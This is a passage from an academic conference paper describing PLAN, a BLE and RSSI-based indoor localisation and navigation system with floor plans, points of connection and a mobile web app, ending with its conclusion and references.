Information retrieval is one of the complex entities in Indoor information-providing services. The users start the navigation by initiating a spatial-textual search. The specified search retrieves the identified PoCs as well as the direction information to the specified target.

7.3 Information Stack

The indoor information in the PLAN is stacked in two layers, namely Floor Layer and Building Layer. Firstly, the PLAN Floor Layer consists of floor plan images in JPEG or PNG format. The PoCs are marked on the floor plan with annotations (e.g. backyard, basement, cellar, front door and staircase), the routes connecting the PoCs and the Radio map sensor reading. The floor is bound with World Geodetic System (WGS84) coordinates with the change in time. WGS84 is compatible with Google Maps and OpenStreetMap. Secondly, the PLAN Building Layer comprises all the Floor Layers of a particular building. The Floor Layers are linked by the PoC mappings (i.e. connecting two floors with a staircase or a ramp). Each building should pose at least one "entrance" to which the Indoor and Outdoor Navigation communications will be connected. The buildings combine multiple floors connected by PoCs (by linking with staircases or elevators). Each building should have an "entrance" and the same is linked to outdoor navigation services. The "entrance" is mapped to the indoor and outdoor linkage. The PLAN identifies the building components with Building IDentification (BID). The User Interface allows distinguishing the BIDs. The system allows sharing the BIDs data using social media and other communication technologies including mailing (email) and messaging services (SMS).

Google Maps API is used as an underlying map and can be used with the PLAN. Google Maps API does not limit the usage of PLAN and can be used with OpenStreetMap or any other similar services. The principle of linking to outdoor services is to retrieve the information in search and navigation techniques in the outdoor scenario as PLAN focuses only on indoor information positioning. Google Maps include satellite, terrain and hybrid maps, and Google Indoor map services provide floor plans and floor selectors as well. PLAN Planner works like Google Architect as the public buildings are single-mapped. PLAN Planner permits the user to add buildings with many representations as needed. For example, a user can upload a building portraying the University and another user redefines the same for depicting a library. The import and export options of PLAN provide possibilities for achieving the scenarios.

8 Observation of the Indoor Mappings

8.1 The PLAN Observer

The PLAN Observer is a smartphone application which enables the user to view the buildings in PLAN. The PLAN Observer eases the usage of the Web Application even for the first-time users and does not delay regular installations. The Application launches with the current location of the user with the help of a web browser. The user gets the assistance of the PLAN Navigator with advanced facilities like caching, accuracy, etc. The Observer's User eXperience (UX) and User Interface (UI) with the




Fig. 2 PLAN information exploration—buildings marked using PLAN

simple and easy-to-use application (for example, thumb friendly experience, larger icons, and ordered User Interface).

9 Results

Personnel Localization and Automation Network (PLAN) can be operated to identify a location of a person using a director, identifier, observer, planner, recorder and server. A common user can upload buildings, add PoCs, search for PoCs, navigate using PoCs and browse for nearby buildings. The results are split into two components—Integration and Execution. In the integration section, a User can use PLAN for uploading maps, adding buildings, integrating floors and performing functions (e.g. adding a new PoC, new connectors and toggling the edge mode) as shown in Figs. 2 and 3. The user can create a new building by locating the location by navigating to the point or by using the search bar. On locating the building, the user can add a new floor with a new floor plan. The Point of Connection (PoC) can be added to the floor plans. The PoC information like PoC name, description and type must be mentioned. Multiple PoCs can be connected by Connectors. The connector is to be pinned at a point which acts as a central location and forms a path linking one PoC to another. The connector position forms a path for the user to navigate from one position to another.

In the execution section, PLAN information exploration, buildings marked using PLAN results are depicted in Figs. 4 and 5. The PoCs are connected and mark the navigation for the user from one room to another as displayed. The user can navigate from one PoC to another following the lines.




Fig. 3 PLAN information exploration—buildings marked using PLAN




Fig. 4 Representation of PLAN PoCs and connections in PLAN

Figure 4 depicts the PoC and connectors of a building, and Fig. 5 depicts the PoC and connectors of a hotel room. The blue line path is the one in which the user has navigated from one room to other. The user need not have experience with the building previously or ask someone for directions. The user will have to use the PLAN Mobile Web Application to view the route to move from place to place in case of no previous experience. The PLAN—Mobile Web App has options to search the room (PoCs) inside the building. On selecting the search option, PoCs marked are displayed. The user can select the nearest PoC to progress to the destination.




Fig. 5 Representation of PLAN PoCs and connections in PLAN

10 Conclusion

PLAN—an indoor localisation network—helps the user in identifying the location in a bounded surrounding. The user is positioned in a closed environment using a Received Signal Strength Indicator (RSSI) and Bluetooth Low Energy (BLE) devices. PLAN Planner adds buildings to the sites. PLAN system incorporates three to four Kalam-32 devices for pinpointing the location inside the buildings. Multiple PLAN Identifier device results prove the location information and the best accuracy results are proved. Kalam-32 devices ensure the accuracy and preciseness of the position values. The RSSI-based trilateration localisation algorithms are used to pinpoint the exact position. The BLE devices keep listening to the communication sent by the PLAN Identifier devices, and information is broadcast every 5ms. The process helps in updating the location information to the JSON database using PLAN Server. The PLAN Recorder stores the information of the walk-in lines of the user. The PLAN Director progresses the movement from source to destination.

References

1. Georgiou K, Constambeys T, Laoudias C, Petrou L, Chatzimilioudis G, Zeinalipour-Yazti D (2015) Anyplace: a crowdsourced indoor information service. In: 2015 16th IEEE international conference on mobile data management, Pittsburgh, PA, pp 291–294
2. Deepika K, Usha J (2016) Investigations & implications on location tracking using RFID with global positioning systems. In: 2016 3rd international conference on computer and information sciences (ICCOINS), Kuala Lumpur, pp 242–247

3. Deepika K, Usha J (2017) Design & development of location identification using RFID with WiFi positioning systems. In: 2017 ninth international conference on ubiquitous and future networks (ICUFN), Milan, pp 488–493
4. Konstantinidis A, Chatzimilioudis G, Zeinalipour-Yazti D, Mpeis P, Pelekis N, Theodoridis Y (2015) Privacy-preserving indoor localization on smartphones. IEEE Trans Knowl Data Eng 27(11), 3042–3055
5. Ahmetovic D, Gleason C, Kitani K, Takagi H, Asakawa C (2016) NavCog: turn-by-turn smartphone navigation assistant for people with visual impairments or blindness. 1-2. https://doi.org/10.1145/2899475.2899509
6. Antevski K, Redondi AEC, Pitic R (2016) A hybrid BLE and Wi-Fi localisation system for the creation of study groups in smart libraries. In: 9th IFIP wireless and mobile networking conference (WMNC), Colmar, pp 41–48
7. Haverinen J, Kemppainen A (2009) Global indoor self-localisation based on the ambient magnetic field. Robot Auton Syst 57(10):1028–1035
8. Blankenbach J, Norrdine A (2010) Position estimation using artificial generated magnetic fields. 1–5. https://doi.org/10.1109/IPIN.2010.5646739
9. Liu H, Darabi H, Banerjee P, Liu J (2007) Survey of wireless indoor positioning techniques and systems. IEEE Trans Syst, Man, Cybern Part C (Appl Rev) 37(6):1067–1080
10. Alavi B, Pahlavan K (2006) Modeling of the TOA-based distance measurement error using UWB indoor radio measurements. IEEE Commun Lett 10(4):275–277
11. Nikitin A, Laoudias C, Chatzimilioudis G, Karras P, Zeinalipour-Yazti D (2017) Indoor localization accuracy estimation from fingerprint data. In: 2017 18th IEEE international conference on mobile data management (MDM), Daejeon, pp 196–205
12. Elbakly R, Youssef M (2016) CONE: zero-calibration accurate confidence estimation for indoor localization systems. Int Conf Indoor Position Indoor Navig (IPIN)
13. Lemelson H, Kjærgaard MB, Hansen R, King T (2009) Error estimation for indoor 802.11 location fingerprinting. In: Proceedings of the 4th international symposium on location and context awareness, pp 138–155
14. Dong Q, Dargie W (2012) Evaluation of the reliability of RSSI for indoor localization. In: 2012 international conference on wireless communications in underground and confined areas, pp 1–6. https://doi.org/10.1109/ICWCUCA.2012.6402492
15. Duan Z, Zhou Q (2015) CRLB-weighted intersection method for target localization using AOA measurements. IEEE Int Conf Comput Intell Virtual Environ Meas Syst Appl (CIVEMSA) 2015:1–6. https://doi.org/10.1109/CIVEMSA.2015.7158616
16. Wang F, Li H, Xia W, Zhou J (2014) The maximum of CRLB of time delay estimation. In: 2014 8th international conference on signal processing and communication systems (ICSPCS), pp 1–4. https://doi.org/10.1109/ICSPCS.2014.7021095
17. Zuo L, Niu R, Varshney PK (2007) Posterior Crlb based sensor selection for target tracking in sensor networks. In: 2007 IEEE international conference on acoustics, speech and signal processing—ICASSP '07, pp II-1041-II-1044. https://doi.org/10.1109/ICASSP.2007.366417

Author Index

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6